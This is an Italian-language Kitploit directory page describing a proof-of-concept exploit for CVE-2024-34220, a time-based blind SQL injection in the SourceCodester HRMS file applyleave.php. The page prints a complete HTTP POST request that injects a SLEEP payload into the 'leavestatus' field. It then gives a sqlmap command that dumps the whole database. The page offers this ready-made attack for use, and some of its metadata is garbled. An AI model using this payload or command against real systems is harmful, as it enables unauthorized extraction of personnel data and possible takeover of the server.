
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2024-34220 — Exploit proof-of-concept per CVE-2024-34220, una vulnerabilità SQL injection cieca basata sul tempo in SourceCodester HRMS applyleave.php, con automazione sqlmap per l'estrazione del database. | Kitploit
Strumenti/GitHubGitHub/dovankha/cve-2024-34220
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebRaccolta InformazioniPenetration Testing
GitHubdovankha/cve-2024-34220

CVE-2024-34220

Exploit proof-of-concept per CVE-2024-34220, una vulnerabilità SQL injection cieca basata sul tempo in SourceCodester HRMS applyleave.php, con automazione sqlmap per l'estrazione del database.

Vedi Repository
212 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    344
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    308

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Progetto di Sistema di Gestione Risorse Umane in PHP e MySQL Codice Sorgente Gratuito

Inviato da: Kha Do

Fornitore: SourceCodester

Versione Affetta e/o Corretta

File Vulnerabile

applyleave.php

TIPO DI PROBLEMA

Tipo di Vulnerabilità

SQL Injection

Impatto

Gli attaccanti possono sfruttare questa vulnerabilità per ottenere privilegi sul database, il che può portare a una grande quantità di dati nel database. Se il database dell'altra parte ha privilegi DBA, potrebbe portare all'ottenimento di privilegi sull'host del server.

POC

Payload

POST /hrm/user/applyleave.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Origin: http://localhost
Connection: close
Referer: http://localhost/hrm/user/applyleave.php
Cookie: PHPSESSID=2v2v2al4dkd4iir9cl5j7oikvr
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-PwnFox-Color: cyan

leavestatus=5'+AND+(SELECT+1337+FROM+(SELECT(SLEEP(5)))VSgR)+AND+'Kha'%3d'123&reason=+++&startdate=03%2F04%2F2024&enddate=29%2F04%2F2024&Apply=Submit

Dopo l'esecuzione di questo Payload, il tempo di ritorno dei dati è ritardato di 5 secondi, indicando che potremmo aver eseguito con successo "sleep(5)". In questo caso, il ritardo potrebbe essere multiplo. Lo verificheremo di seguito: SQL_Injection

Dopo l'esecuzione di questo Payload, il tempo di ritorno dei dati è ritardato di 20 secondi, indicando che potremmo aver eseguito con successo "sleep(20)". In questo caso, il ritardo potrebbe essere multiplo. Lo verificheremo di seguito: SQL_Injection_1

SQLmap

sqlmap -r <item request> --dump

sqlmap

Scarica lo strumento





